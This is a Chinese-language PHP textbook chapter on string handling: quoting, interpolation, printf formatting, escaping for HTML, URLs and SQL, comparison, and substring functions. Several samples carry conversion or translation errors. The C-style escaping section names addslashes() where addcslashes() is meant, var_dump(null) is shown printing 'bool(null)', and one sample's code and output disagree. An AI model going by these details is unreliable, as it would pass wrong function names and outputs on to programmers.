本章将展示许多在程序中写字符串的方法，包括一些替换（interpolation，将一个变量的值加入到一个字符串中）的技巧，然后介绍一些更改、引用和查找字符串的函数。到本章的结尾时你将成为一个字符串处理专家。

引用字符串常量

有三种方法可在程序中写一个字符串直接量：用单引号、双引号和来自于 Unix shell 的 here 文档（heredoc）格式。这三种方法的区别在于是否认可让你对其他字符编码或替换变量的特殊转义序列（escape sequence）。

一般规则是最少地使用功能强大的引用机制。在实际应用中，这意味着只在需要包含转义序列或替换变量时才使用双引号字符串，否则都应该使用单引号括起来的字符串。如果想要一个字符串跨越多行，则使用 heredoc。

变量替换

当用双引号或 heredoc 定义一个字符串直接量时，该字符串服从变量替换（variable interpolation）原则。替换是用变量的值代替字符串中的变量名的过程。有两种替换变量到字符串的方法：简单方式和复杂方式。

简单方式是仅仅将变量名放进双引号或 heredoc 中：

```
$who = 'Kilroy';
$where = 'here';
echo "$who was $where";
Kilroy was here
```

复杂方式是将要替换的变量包含在大括号中。这种方法可以用于消除二义性或替换数组查找。大括号的经典作用是从周围的文本中分离出变量名：

```
$n = 12;
echo "You are the {$n}th person";
You are the 12th person
```

没有大括号，PHP 将打印变量 \$nth 的值。

和一些 shell 环境不同，在 PHP 中字符串不会为了替换而重复地被处理，而是只处理有双引号的字符串中的替换，然后将结果作为该字符串的值：

```
$bar = 'this is not printed';
$foo = '$bar';      // 单引号
print("$foo");
$bar
```

用单引号括起来的字符串

用单引号括起来的字符串不替换变量。因而，下面字符串里的变量名不扩展，因为该字符串直接量是用单引号括起来的：

```
$name = 'Fred';
$str = 'Hello, $name';    // 单引号
echo $str;
Hello, $name
```

用于单引号字符串的转义序列 \ ' 解释为在单引号括起来的字符串里放入单引号，

\\解释为在单引号括起来的字符串里放入反斜杠。任何其他反斜杠的出现仅仅被解释为一个反斜杠：

```
$name = 'Tim O\'Reilly';    // 转义的单引号
echo $name;
$path = 'C:\\WINDOWS';     // 转义的反斜杠
echo $path;
$nope = '\\n';              // 不是转义
echo $nope;
Tim O'Reilly
C:\WINDOWS
\\n
```

用双引号括起来的字符串

用双引号括起来的字符串替换变量并且扩展许多 PHP 转义序列。表 4-1 列出了 PHP 认可的双引号字符串里的转义序列。

表 4-1：用双引号括起来的字符串里的转义序列

转义序列	字符含义
\"	双引号
\n	换行
\r	回车
\t	制表符
\\	反斜杠
\\$	美元符号
\{	左大括号
\}	右大括号
\[左中括号
\]	右中括号
\0~\777	八进制值 ASCII 字符
\x~\xFF	十六进制 ASCII 字符

如果在一个用双引号括起来的字符串里发现了一个未知转义序列（例如，一个反斜杠后面跟着一个不在表 4-1 里的字符），则该序列将被忽略（如果警告级设置为 E_NOTICE，则为这样的未知转义序列产生一个警告）：

```
$str = "What is \c this?";      // 未知转义序列
echo $str ;
What is \c this?
```

here 文档

用 heredoc 可以很容易地将多行字符串放进程序里，如下所示：

```
$clerihew = <<< End_Of_Quote
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.
End_Of_Quote;
echo $clerihew;
Sir Humphrey Davy
Abominated gravy.
He lived in the odium
Of having discovered sodium.
```

`<<< Identifier` 告诉 PHP 解析器你正在写一个 heredoc。在 `<<<` 之后和标识符之前一定要有一个空格。这样有利于拾取该标识符。从下一行开始是由 heredoc 引用的文本，一直到遇到仅由标识符组成的一行为止。

作为特殊情况，可以在标识符结尾用一个分号来结束语句，如前面的代码所示。如果在一个更复杂的表达式里使用 heredoc，就必须在下一行继续该表达式，如下所示：

```
printf(<<< Template
%s is %d years old.
Template
, "Fred", 35);
```

单引号和双引号在 heredoc 里被完全传递：

```
$dialogue = <<< No_More
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
No_More;
echo $dialogue;
"It's not going to happen!" she fumed.
He raised an eyebrow. "Want to bet?"
```

空白在 heredoc 里也被保留：


```
$ws = <<< Enough
    boo
    hoo

Enough;
// $ws = "  boo\n  hoo\n";
```

因为尾端终止符前的换行符将被删除，所以下面两个赋值是相同的：

```
$s = 'Foo';
// 与下面的语句作用相同
$s = <<< End_of_pointless_heredoc
Foo
End_of_pointless_heredoc;
```

如果想以一个换行符来结束 heredoc 引用的字符串，则必须自己额外加入。

```
$s = <<< End
Foo
End;
```

输出字符串

有四种方法可以将输出传送到浏览器。echo 结构可以一次输出许多值，而 print() 仅仅输出一个值。函数 printf() 通过将值插入到一个模板里来建立一个格式化的字符串。函数 print_r() 对调试很有用，该函数在人们或多或少都能读懂的表单里输出数组、对象和其他字符串的内容。

echo

要将一个字符串放进 PHP 生成的 HTML 页面中，可使用 echo。从大部分行为来看 echo 像一个函数，但是 echo 是一个语言结构。这就是说可以省略小括号，所以下面两个语句是等价的：

```
echo "Printy";
echo("Printy");           // 也是合法的
```

通过用逗号分隔可以指定输出多个项：

```
echo "First", "second", "third";
Firstsecondthird
```

当尝试回显多个值时使用小括号是一个语法解析错误:

```
// 这是一个解析错误
echo("Hello", "world");
```

因为 echo 不是一个真正的函数, 所以不能用它作为一个较大的表达式的一部分:

```
// 解析错误
if (echo("test")) {
    echo("it worked!");
}
```

不过这样的错误很容易通过 print() 或 printf() 函数得到补救。

print()

函数 print() 传送一个值 (它的参数) 到浏览器。如果字符串成功显示则返回 true, 否则 (例如, 在页面的某部分被再现以前用户按下了浏览器的停止按钮) 返回 false:

```
if (! print("Hello, world")) {
    die("you're not listening to me!");
}
Hello, world
```

printf()

函数 printf() 将一个通过替换值建立的字符串输出到模板 (格式字符串) 中。它源自于标准 C 语言库里的同名函数。printf() 的第一个参数是格式字符串。剩下的参数是将被替换进来的值。格式字符串里的字符 % 指出了替换。

格式修饰符

模板里的每一个替换标记都由一个百分号 (%) 组成, 后面可能跟有下面列出的修饰符, 并以类型说明符结尾 (用 '%%' 在输出中得到单个百分字符)。修饰符必须按下面列出的次序出现:

- 一个填充说明符, 表示该字符用于填充结果, 使结果为适当大小的字符串。规

定其为0、一个空格或任何以一个单引号为前缀的字符。默认情况下是用空格填充。

- 一个符号。符号对字符串和数字有不同的作用。对于字符串，减号(-)使该字符串右对齐(默认为左对齐)，对于数字，加号(+)使正数在输出的时候以一个加号开头(例如，35 将输出为+35)。
- 这个元素应该包含的最少字符数。如果结果少于这个字符数，符号和填充说明符将决定如何填充到这个长度。
- 对于浮点数，一个精确说明符由一个句点和一个数字组成；该说明符规定显示多少十进制数。对于非双精度类型的类型，这个说明符将被忽略。

类型说明符

类型说明符告诉printf()什么类型的数据将被替换。这决定了对前面列出的修饰符的解释。一共有八种类型，列于表4-2中。

表4-2: printf()类型说明符

说明符	意义
-----	----

b	参数是一个整数并且显示为一个二进制数
c	参数是一个整数并且显示为对应于该值的字符
d	参数是一个整数并且显示为一个十进制数
e或f	参数是一个双精度数并且显示为一个浮点数
g	参数是一个有精度双精度数并且显示为一个浮点数
o	参数是一个整数并且显示为一个八进制(以8为基数的)数
s	参数是一个字符串并且显示为字符串
u	参数是一个无符号整数并且显示为一个十进制数
x	参数是一个整数并且显示为一个十六进制(以16为基数的)数；用小写字母
X	参数是一个整数并且显示为一个十六进制(以16为基数的)数；用大写字母

对非C语言程序员来说，printf()函数看起来令人难以容忍的复杂。然而，一旦习惯了它，就会发现它是一个强大的格式化工具。下面是一些例子：

- 一个浮点数转换成只有两位小数的数：

```
printf('%.2f', 27.452);  
27.45
```

- 输出十进制和十六进制数:

```
printf('The hex value of %d is %x', 214, 214);  
The hex value of 214 is d6
```

- 将一个整数填充成三位十进制数:

```
printf('Bond. James Bond. %03d.', 7);  
Bond. James Bond. 007.
```

- 格式化一个日期:

```
printf('%02d/%02d/%04d', $month, $day, $year);  
02/15/2002
```

- 一个百分数:

```
printf('%.2f%% Complete', 2.1);  
2.10% Complete
```

- 填充一个浮点数:

```
printf('You\'ve spent $%.2f so far', 4.1);  
You've spent $ 4.10 so far
```

函数 `sprintf()` 所带的参数和 `printf()` 一样, 但是返回内置的字符串而不是输出它。这使得可以在变量中存储字符串供以后使用:

```
$date = sprintf('%02d/%02d/%04d', $month, $day, $year);  
// 现在我们可以任何需要一个日期的地方替换 $date
```

print_r()和var_dump()

`print_r()` 结构智能地显示传递给它的东西, 而不像 `echo` 和 `print()` 那样将所有的东西都转换成字符串。字符串和数字都被简单地输出。数组以括起来的键和值的列表形式出现, 以 `Array` 开头:

```
$a = array('name' => 'Fred', 'age' => 35, 'wife' => 'Wilma');  
print_r($a);  
Array  
(  
    [name] => Fred  
    [age] => 35  
    [wife] => Wilma  
)
```

用 `print_r()` 在数组里移动内部的迭代器到该数组中的最后一个元素位置。第五章将介绍更多关于迭代器和数组的内容。

当对一个对象执行 `print_r()` 时，将看到单词 `Object` 后跟着显示为数组的该对象的初始化属性：

```
class P {
    var $name = 'nat';
    // ...
}

$P = new P;
print_r($P);
Object
(
    [name] => nat
)
```

通过 `print_r()` 来显示布尔值和 `NULL` 是没意义的：

```
print_r(true);      print "\n";
1
print_r(false);     print "\n";

print_r(null);      print "\n";
```

因为这个原因，对调试来说使用 `var_dump()` 比 `print_r()` 更可取。`var_dump()` 函数用适合阅读的格式显示任何 PHP 值：

```
var_dump(true);
bool(true)
var_dump(false);
bool(false)
var_dump(null);
bool(null)
var_dump(array('name' => Fred, 'age' => 35));
array(2) {
    ["name"] => string(4) "Fred"
    ["age"] =>
        int(35)
}
class P {
    var $name = 'Nat';
    // ...
}
$P = new P;
var_dump($P);
```

```
object(p){1} {  
  ["name"]=>  
  string(3) "Nat"  
}
```

对于像\$GLOBALS(有一个GLOBALS项指回到自己)这样的递归结构使用print_r()或var_dump()要格外小心。当var_dump()在访问同一个元素三次时, print_r()函数在无限地循环。

访问单个字符

函数strlen()返回一个字符串里的字符数:

```
$string = 'Hello, world';  
$length = strlen($string);           // $length为12
```

数组的语法(将在第五章详细讨论)可以用在字符串上,为单个字符标出位置:

```
$string = 'Hello';  
for ($i=0; $i < strlen($string); $i++) {  
  printf("The %dth character is %s\n", $i, $string[$i]);  
}  
The 0th character is H  
The 1th character is e  
The 2th character is l  
The 3th character is l  
The 4th character is o
```

整理字符串

通常,从文件或用户处得到的字符串在使用以前需要整理。原始数据的两个普遍问题是存在无关的空白符和大小写错误。

删除空白符

可以用trim()、ltrim()和rtrim()函数删除字符串开头或结尾的空白:

```
$strimmed = trim(string [, charlist]);  
$strimmed = ltrim(string [, charlist]);  
$strimmed = rtrim(string [, charlist]);
```

`trim()` 返回一个删除了开头和结尾空白符的 *string* 的拷贝。`ltrim()` (*l* 代表 *left*) 完成同样的工作, 但是仅删除该字符串开头的空白符。`rtrim()` (*r* 代表 *right*) 仅删除字符串结尾的空白符。可选参数 *charlist* 是一个字符串, 该字符串指定所有要删除的字符。默认情况下删除的字符都列在表 4-3 中。

表 4-3: `trim()`、`ltrim()` 和 `rtrim()` 的默认删除字符

字符	ASCII 值	意义
" "	0x20	空格
"\t"	0x09	制表符
"\n"	0x0A	新行 (换行)
"\r"	0x0D	回车
"\0"	0x00	空字节
"\x0B"	0x0B	垂直制表符

例如:

```
$title = "    Programming PHP    \n";
$str_1 = ltrim($title);           // $str_1 为 "Programming PHP    \n"
$str_2 = rtrim($title);          // $str_2 为 "    Programming PHP"
$str_3 = trim($title);            // $str_3 为 "Programming PHP"
```

给出一行用制表符分隔的数据, 用 *charset* 参数来删除开头或结尾的空白符而不删除制表符:

```
$record = "    Fred\tFlintstone\t35\tWilma    \n";
$record = trim($record, " \r\n\0\x0B");
// $record 为 "Fred\tFlintstone\t35\tWilma"
```

改变大小写

PHP 有一些函数用于改变字符串的大小写: `strtolower()` 和 `strtoupper()` 对整个字符串进行操作, `ucfirst()` 仅操作字符串的第一个字母, `ucwords()` 操作字符串里每一个单词的首字母。每一个函数带有一个被操作的字符串作为参数并返回字符串的一个拷贝, 该拷贝已经进行了适当的改变。例如:

```
$string1 = "FRED flintstone";
$string2 = "barney rubble";
print(strtolower($string1));
```

```
print(strtoupper($string1));  
print(ucfirst($string2));  
print(ucwords($string2));  
fred flintstone  
FRED FLINTSTONE  
Barney rubble  
Barney Rubble
```

如果想要将一个混合大小写的字符串转换成“标题大小写”形式（每一个单词的首字母大写而其他字母小写），可以结合使用 `strtolower()` 和 `ucwords()` 来完成：

```
print(ucwords(strtolower($string1)));  
Fred Flintstone
```

编码和转义

因为 PHP 经常与 HTML 页面、Web 地址（URL）及数据库交互，所以有一些函数来帮助你处理那些数据类型。虽然 HTML、Web 页地址和数据库命令都是字符串，但是它们每一个都要求不同的字符用不同的方法进行转义。例如，在 Web 地址里的一个空格必须写成 `%20`，而在 HTML 文档里的一个直接量小于号（<）必须写成 `<`；PHP 有许多内置函数来转换这些编码。

HTML

HTML 中的特殊字符通过如 `&` 和 `<` 这样的实体（entity）来表示。有两个函数用于将字符串中的特殊字符转换成它们的实体，其中一个用于删除 HTML 标签、另一个用于仅提取 meta 标签。

对所有特殊字符进行实体引用

`htmlentities()` 函数用 HTML 实体等价物转换所有字符（空格字符除外）。这些字符包括小于号（<）、大于号（>）、& 符号和着重字符。

例如：

```
$string = htmlentities("Einstürzende Neubauten");  
echo $string;  
Einst&uuml;rzen&uacute;e Neubauten
```


在该 Web 页面中，实体转义版本 (ü) 正确地显示为 ü。如你所看到的，空格没有被转换成 。

htmlentities() 函数实际上带三个参数：

```
$output = htmlentities(input, quote_style, charset);
```

如果给出了 charset 参数，则用它来确定字符集。默认的字符集是“ISO-8859-1”。quote_style 参数控制单引号和双引号是否转换成其实体形式。ENT_COMPAT (默认) 只转换双引号，ENT_QUOTES 转换两种类型的引号，ENT_NOQUOTES 两者都不转换。没有只转换单引号的选项。例如：

```
$input = <<< End
"Stop pulling my hair!" Jane's eyes flashed.<p>
End;
$double = htmlentities($input);
// &quot;Stop pulling my hair!&quot; Jane's eyes flashed.&lt;p&gt;

$both = htmlentities($input, ENT_QUOTES);
// &quot;Stop pulling my hair!&quot; Jane&#039;s eyes flashed.&lt;p&gt;

$neither = htmlentities($input, ENT_NOQUOTES);
// "Stop pulling my hair!" Jane's eyes flashed.&lt;p&gt;
```

只对 HTML 语法字符进行实体引用

htmlspecialchars() 函数转换可能生成有效 HTML 的最小实体集。下面的实体都被转换：

- 与符号 (&) 被转换成 &
- 双引号 (") 被转换成 "
- 单引号 (') 被转换成 ' (如果像在前面讨论 htmlentities() 函数时描述的那样设置了 ENT_QUOTES)
- 小于号 (<) 被转换成 <
- 大于号 (>) 被转换成 >

如果有一个应用程序用来显示用户在表单里输入的数据，则在显示或存储前必须通过 htmlspecialchars() 处理那个数据。如果你没有这样做，并且用户输入了像

"angle < 30" 或 "sturm & drang" 这样的字符串，浏览器将认为这些特殊字符是 HTML，从而得到一个混乱的页面。

和 `htmlentities()` 一样，`htmlspecialchars()` 最多可以带三个参数：

```
$output = htmlspecialchars(input, [quote_style, [charset]]);
```

参数 `quote_style` 和 `charset` 同它们在 `htmlentities()` 中的意义相同。

没有专门用来将实体转换回原始文本的函数，因为这种需要太少。不过，还是有一种相对简单的方法来完成这个任务。用函数 `get_html_translation_table()` 可以取得任一给出引用形式的函数所使用的转换表。例如，可以像下面这样取得 `htmlentities()` 使用的转换表：

```
$table = get_html_translation_table(HTML_ENTITIES);
```

用 `ENT_NOQUOTES` 模式来得到 `htmlspecialchars()` 使用的转换表，如：

```
$table = get_html_translation_table(HTML_SPECIALCHARS, ENT_NOQUOTES);
```

使用这个转换表的一个窍门是用 `array_flip()` 翻转它，并将它传递给 `strtr()` 来应用于一个字符串，从而有效地完成与 `htmlentities()` 相反的作用：

```
$str = htmlentities("Einstürzende Neubauten"); // 现在它被编码

$table = get_html_translation_table(HTML_ENTITIES);
$rev_trans = array_flip($table);

echo strtr($str, $rev_trans); // 返回到正常情况
Einstürzende Neubauten
```

当然也可以取转换表，加入你想加进去的其他转换，然后使用 `strtr()`。例如，如果想让 `htmlentities()` 也将空格编码成 ` `，你需要做如下工作：

```
$table = get_html_translation_table(HTML_ENTITIES);
$table[' '] = '&nbsp;';
$encoded = strtr($original, $table);
```

删除 HTML 标签

函数 `strip_tags()` 从一个字符串中删除 HTML 标签。

```
$input = '<p>Howdy, &quot;Cowboy&quot;</p>';  
$output = strip_tags($input);  
// $output 为 'Howdy. &quot;Cowboy&quot;'
```

该函数可以带第二个参数，这个参数指定保留在该字符串中的标签字符串。仅列出该标签的开始形式，第二个参数列出的标签的结束形式也将被保留。

```
$input = 'The <b>bold</b> tags will <i>stay</i><p>';  
$output = strip_tags($input, '<b>');  
// $output 为 'The <b>bold</b> tags will stay'
```

保留标签中的属性没有被 `strip_tags()` 改变。由于像 `style` 和 `onmouseover` 这样的属性可以影响 Web 页面的外观和行为，因此用 `strip_tags()` 保留一些标签并不一定能删除潜在的冗余。

提取元标签

如果有一个 Web 页面的 HTML 在一个字符串中，则函数 `get_meta_tags()` 返回该页中元 (meta) 标签的一个数组。该元标签 (`keywords`、`author`、`description` 等等) 的名字变成数组中的键，而该元标签的内容变成相应的值：

```
$meta_tags = get_meta_tags( http://www.example.com/ );  
echo "Web page made by {$meta_tags[author]}";  
Web page made by John Doe
```

该函数的一般形式是：

```
$array = get_meta_tags(filename [, use_include_path]);
```

可以给 `use_include_path` 传递一个 `true` 值来让 PHP 尝试用标准包含路径打开文件。

URL

PHP 提供了一些用于来回转换 URL 编码的函数，允许你建立和解码 URL。实际上有两种类型的 URL 编码，其区别在于如何对待空格。第一种（由 RFC 1738 指定）将空格视为 URL 中的另一种非法字符并将其编码为 `%20`。第二种（执行 `application/x-www-form-urlencoded` 系统）将空格编码为 `+` 并用来建立查询字符串。

注意并不需要在一个完整的URL(如http://www.example.com/hello)上使用这些函数,因为它们将对冒号和斜杠进行转义,得到http%3A%2F%2Fwww.example.com%2Fhello。应该只编码部分URL(http://www.example.com/后面的位),随后再加上协议的域名。

RFC 1738 编码和解码

要根据URL约定编码字符串,应使用rawurlencode():

```
$output = rawurlencode(input);
```

这个函数带一个字符串参数并且返回该字符串的一个拷贝,其中包含按%dd约定编码的非法URL字符。

如果是为页面里的链接动态地产生超文本引用,则必须用rawurlencode()转换它们:

```
$name = "Programming PHP";  
$output = rawurlencode($name);  
echo "http://localhost/$output";  
http://localhost/Programming%20PHP
```

rawurldecode()函数对URL编码的字符串进行解码:

```
$encoded = 'Programming%20PHP';  
echo rawurldecode($encoded);  
Programming PHP
```

查询字符串编码

函数urlencode()和urldecode()与它们的raw副本的不同之处仅在于它们将空格编码为加号(+)而不是序列%20。这是建立查询字符串和cookie值的格式,但是因为这些值在通过表单或cookie传递时是自动解码的,所以你不需要用这些函数来处理当前页面的查询字符串或cookie。这两个函数对生成查询字符串很有用:

```
$base_url = 'http://www.google.com/q=';  
$query = 'PHP sessions -cookies';  
$url = $base_url . urlencode($query);  
echo $url;  
http://www.google.com/q=PHP+sessions+-cookies
```

SQL

大多数数据库系统要求SQL查询里的字符串直接被转义。SQL的编码方案十分简单，在单引号、双引号、空字节和反斜杠之前需要加上一个反斜杠。函数 `addslashes()` 添加这些斜杠，函数 `stripslashes()` 删除它们：

```
$string = <<< The_End
"It's never going to work," she cried,
as she hit the backslash (\\) key.
The_End;
echo addslashes($string);
\"It's never going to work," she cried,
as she hit the backslash (\\) key.
echo stripslashes($string);
"It's never going to work," she cried,
as she hit the backslash (\\) key.
```

一些数据库用另一个单引号代替反斜杠来转义单引号。对于那些数据库，应该在 `php.ini` 文件里启用 `magic_quotes_sybase`。

C 语言字符串编码

`addslashes()` 函数通过在字符前加反斜杠转义任意的字符。表 4-4 中的字符除外，ASCII 值小于 32 或超过 126 的字符将使用它们的八进制值进行编码（例如，`"\002"`）。`addslashes()` 和 `stripslashes()` 函数常常用于非标准的数据库系统，这些数据库在哪些字符需要转义上有自己的主意。

表 4-4: `addslashes()` 和 `stripslashes()` 认可的单字符转义

ASCII 值	编码
7	<code>\a</code>
8	<code>\b</code>
9	<code>\t</code>
10	<code>\n</code>
11	<code>\v</code>
12	<code>\f</code>
13	<code>\r</code>

调用 `addslashes()` 有两个参数，要编码的字符串和要转义的字符：

```
$escaped = addslashes(string, charset);
```

指定一个字符范围来转义用 “..” 结构：

```
echo addslashes("hello\tworld\n", "\x00..\x1fz..\xff");  
hello\tworld\n
```

对指定 ‘0’、‘a’、‘b’、‘f’、‘n’、‘r’、‘t’ 或 ‘v’ 在字符集中的位置要小心，因为它们将被转换成 ‘\0’、‘\a’ 等等。C 语言和 PHP 认可这些转义，并可能引起混淆。

`stripslashes()` 带一个字符串参数并返回带有转义扩展的一个拷贝：

```
$string = stripslashes(escaped);
```

例如：

```
$string = stripslashes('hello\tworld\n');  
// $string 为 "hello\tworld\n"
```

字符串比较

PHP 有两个操作符和六个函数用于字符串间的相互比较。

精确比较

可以用 `==` 和 `===` 操作符比较两个字符串的等同性。这两个操作符的不同在于其如何处理非字符串操作数。`==` 操作符将非字符串操作数转换成字符串，所以它报告 3 和 “3” 是相等的。`===` 操作符不进行转换，并且如果参数的类型不同则返回 `false`。

```
$o1 = 3;  
$o2 = "3";  
if ($o1 == $o2) {  
    echo("== returns true<br>");  
}  
if ($o1 === $o2) {  
    echo("=== returns true<br>");  
}  
== returns true
```

比较操作符 (<、<=、> 和 >=) 也用于字符串:

```
$him = "Fred";
$her = "Wilma";
if ($him < $her) {
    print "Shim comes before $her in the alphabet.\n";
}
Fred comes before Wilma in the alphabet
```

然而, 当比较字符串和数字时, 比较操作符将给出意外的结果:

```
$string = "PHP Rocks";
$number = 5;
if ($string < $number) {
    echo("$string < $number");
}
PHP Rocks < 5
```

如果比较操作符的一个参数是数字, 那么其他参数将转换成数字。这就是说 "PHP Rocks" 将转换成数字 0 (因为字符串不以数字开头)。因为 0 小于 5, 所以 PHP 输出 "PHP Rocks<5"。

要明确地将两个字符串作为字符串来比较, 则在必要时用函数 `strcmp()` 将数字转换成字符串:

```
$relationship = strcmp(string_1, string_2);
```

如果 `string_1` 排序在 `string_2` 之前, 则该函数返回一个小于 0 的数; 如果 `string_2` 排序在 `string_1` 之前, 则返回一个大于 0 的数; 如果它们相等则返回 0:

```
$n = strcmp("PHP Rocks", 5);
echo($n);
1
```

`strcasecmp()` 是 `strcmp()` 的一个变种, `strcasecmp()` 在比较字符串之前先将它们转换成小写。它的参数和返回值与 `strcmp()` 一样:

```
$n = strcasecmp("Fred", "frED"); // $n 为 0
```

字符串比较的另一个变种是仅比较字符串的前几个字符。`strncmp()` 和 `strncasecmp()` 函数带一个附加参数, 即用于比较的字符的个数:

```
$relationship = strncmp(string_1, string_2, len);
$relationship = strncasecmp(string_1, string_2, len);
```

这些函数的最后一个变种是用 `strnatcmp()` 和 `strnatcasecmp()` 进行自然顺序 (natural-order) 比较, 它与 `strcmp()` 带同样的参数并且返回同种类型的值。自然顺序比较识别比较字符串的数字部分并且将字符串部分和数字部分分开排序。

表 4-5 显示了字符串的自然顺序和 ASCII 顺序。

表 4-5: 自然顺序与 ASCII 顺序

自然顺序	ASCII 顺序
pic1.jpg	pic1.jpg
pic5.jpg	pic10.jpg
pic10.jpg	pic5.jpg
pic50.jpg	pic50.jpg

近似相等

PHP 提供了一些函数来测试两个字符串是否近似相等, 它们是 `soundex()`、`metaphone()`、`similar_text()` 和 `levenshtein()`。

```
$soundex_ccde = soundex($string);  
$metaphone_code = metaphone($string);  
$in_common = similar_text($string_1, $string_2 [, $percentage]);  
$similarity = levenshtein($string_1, $string_2);  
$similarity = levenshtein($string_1, $string_2 [, $cost_ins, $cost_rep, $cost_del]);
```

Soundex 和 Metaphone 算法分别产生一个大致描绘一个单词如何用英语发音的字符串。用这些算法比较两个字符串的发音, 看两个字符串是否近似相等。可以只将 Soundex 值和 Soundex 值比较, Metaphone 值和 Metaphone 值比较。通常 Metaphone 算法更精确, 下面的例子将证明这一点:

```
$known = "Fred";  
$query = "Phred";  
if (soundex($known) == soundex($query)) {  
    print "soundex: $known sounds $query<br>";  
} else {  
    print "soundex: $known doesn't sound like $query<br>";  
}  
if (metaphone($known) == metaphone($query)) {  
    print "metaphone: $known sounds $query<br>";  
} else {  
    print "metaphone: $known doesn't sound like $query<br>";  
}
```



```
}  
soundex: Fred doesn't sound like Phred  
metaphone: Fred sounds like Phred
```

函数 `similar_text()` 返回两个字符串参数共有的字符数。如果有第三个参数, 则该参数是一个存放共有字符百分率的变量。

```
$string_1 = "Rasmus Lerdorf";  
$string_2 = "Razmus Lehrdorf";  
$common = similar_text($string_1, $string_2, $percent);  
printf("They have %d chars in common (%.2f%%).", $common, $percent);  
They have 13 chars in common (89.66%).
```

Levenshtein 算法计算两个字符串的相似程度, 该计算基于要使两个字符串相同必须添加、替换或删除多少字符。例如, "cat" 和 "cot" 的 Levenshtein 距离为 1, 因为要使它们相等只需改变一个字符 ("a" 变成 "o")

```
$similarity = levenshtein("cat", "cot");           // $similarity 为 1
```

这种相似度计算通常比用 `similar_text()` 函数计算更快。可以随意地传递三个值给 `levenshtein()` 函数来分别侧重于插入、删除和替换, 例如, 比较一个单词和一个缩写。

当比较一个字符串和它可能的缩写时, 下面这个例子过分地偏重于插入, 因为缩写根本不需要插入字符:

```
echo levenshtein('would not', 'wouldn\'t', 500, 1, 1);
```

字符串查找和处理

PHP 有许多函数用于操作字符串。用于查找和修改字符串的最常用的函数, 是那些用正则表达式来描述字符串的函数。这一节中描述的函数不使用正则表达式, 它们比正则表达式更快, 但是它们仅在寻找固定的字符串时有用 (例如, 寻找 "12/11/01" 而不是 "用斜杠分隔的任意数字")。

子串

如果知道感兴趣的数据在一个较大的字符串中的位置, 那么可以用函数 `substr()` 将它复制出来:

```
$piece = substr(string, start [, length ]);
```

参数 *start* 是在 *string* 中开始复制的位置，0 的意思是从字符串的开头开始复制。参数 *length* 是复制的字符数（默认为一直复制到字符串的结尾）。例如：

```
$name = "Fred Flintstone";  
$fluff = substr($name, 6, 4); // $fluff 是 "lint"  
$sound = substr($name, 11); // $sound 是 "tone"
```

要想知道一个较小的字符串在一个较大的字符串中出现多少次，用 `substr_count()`：

```
$number = substr_count(big_string, small_string);
```

例如：

```
$sketch = <<< End_of_Sketch  
Well, there's egg and bacon; egg sausage and bacon; egg and spam;  
egg bacon and spam; egg bacon sausage and spam; spam bacon sausage  
and spam; spam egg spam spam bacon and spam; spam sausage spam spam  
bacon spam tomato and spam;  
End_of_Sketch;  
$count = substr_count($sketch, "spam");  
print("The word spam occurs $count times.");  
The word spam occurs 14 times.
```

函数 `substr_replace()` 允许修改许多种字符串：

```
$string = substr_replace(original, new, start [, length ]);
```

该函数用字符串 *new* 替换通过 *start* (0 的意思是字符串的开始处) 和 *length* 值指定的 *original* 的部分。如果没有给出第四个参数，那么 `substr_replace()` 将删除从 *start* 到字符串末尾的文本。

例如：

```
$greeting = "good morning citizen";  
$farewell = substr_replace($greeting, "bye", 5, 7);  
// $farewell 为 "good bye citizen"
```

用一个为 0 的 *length* 值来实现无删除的插入：

```
$farewell = substr_replace($farewell, "kind ", 9, 0);  
// $farewell 为 "good bye kind citizen"
```

用一个 "" 的替换来实现无插入的删除:

```
$farewell = substr_replace($farewell, "", 8);  
// $farewell 为 "good bye"
```

下面告诉你如何在字符串的开始处插入:

```
$farewell = substr_replace($farewell, "now it's time to say ", 0, 0);  
// $farewell 为 "now it's time to say good bye"
```

一个负的 *start* 值指定从字符串末尾的第几个字符开始替换:

```
$farewell = substr_replace($farewell, "riddance", -3);  
// $farewell 为 "now it's time to say good riddance"
```

一个负的 *length* 值指定从字符串末尾的第几个字符停止删除:

```
$farewell = substr_replace($farewell, "", -8, -5);  
// $farewell 为 "now it's time to say good dance"
```

各种字符串函数

函数 `strrev()` 带一个字符串参数并返回一个翻转顺序的拷贝:

```
$string = strrev(string);
```

例如:

```
echo strrev("There is no cabal");  
labac on si erehT
```

函数 `str_repeat()` 带一个字符串参数和一个计数参数,并且返回一个由重复 *count* 次 *string* 参数组成的新字符串:

```
$repeated = str_repeat(string, count);
```

例如,建立一个粗糙的水平标尺:

```
echo str_repeat('-', 40);
```

函数 `str_pad()` 用另一个字符串填充字符串。你可以说明用什么字符串填充以及是填充在左边、右边还是两边都填充:

```
$padded = str_pad($to_pad, $length, $with, $pad_type);
```

默认情况下是用空格在右边填充:

```
$string = str_pad('Fred Flintstone', 30);
echo "$string:35:Wilma";
Fred Flintstone           :35:Wilma
```

可选的第三个参数是用来填充的字符串:

```
$string = str_pad('Fred Flintstone', 30, ' ');
echo "${string}35";
Fred Flintstone. . . . .35
```

可选的第四个参数可以是 STR_PAD_RIGHT (默认)、STR_PAD_LEFT 或 STR_PAD_BOTH (在两边填充)。例如:

```
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_LEFT) . "]\n";
echo '[' . str_pad('Fred Flintstone', 30, ' ', STR_PAD_BOTH) . "]\n";
[          Fred Flintstone          ]
[          Fred Flintstone          ]
```

分解字符串

PHP提供了一些函数来将字符串分解成更小的成分。按照复杂性依次增加的顺序排列, 它们是 `explode()`、`strtok()` 和 `sscanf()`。

分解和拼装

数据经常以字符串的形式到达, 它们必须被分解成一组值。例如, 你可能想从一个像 “Fred,25,Wilma” 这样的字符串中分离出用逗号分隔的字段。在这种情况下应使用 `explode()` 函数:

```
$array = explode(separator, string [, limit]);
```

第一个参数 *separator* 是一个包含字段分隔符的字符串。第二个参数 *string* 是要拆分的字符串。可选的第三个参数 *limit* 是返回数组中值的最大数目。如果达到了限制, 那么数组的最后一个元素包含该字符串剩余的部分:

```
$input = 'Fred,25,Wilma';
$fields = explode(',', $input);
```

```
// $fields 为 array('Fred', '25', 'Wilma')
$fields = explode(',', $input, 2);
// $fields 为 array('Fred', '25,Wilma')
```

函数 `implode()` 正好与 `explode()` 相反, 该函数用一组较小的字符串创建一个字符串:

```
$string = implode(separator, array);
```

第一个参数 `separator` 是放在第二个参数 `array` 的元素之间的字符串。可以像下面这样重建简单的逗号分隔的字符串:

```
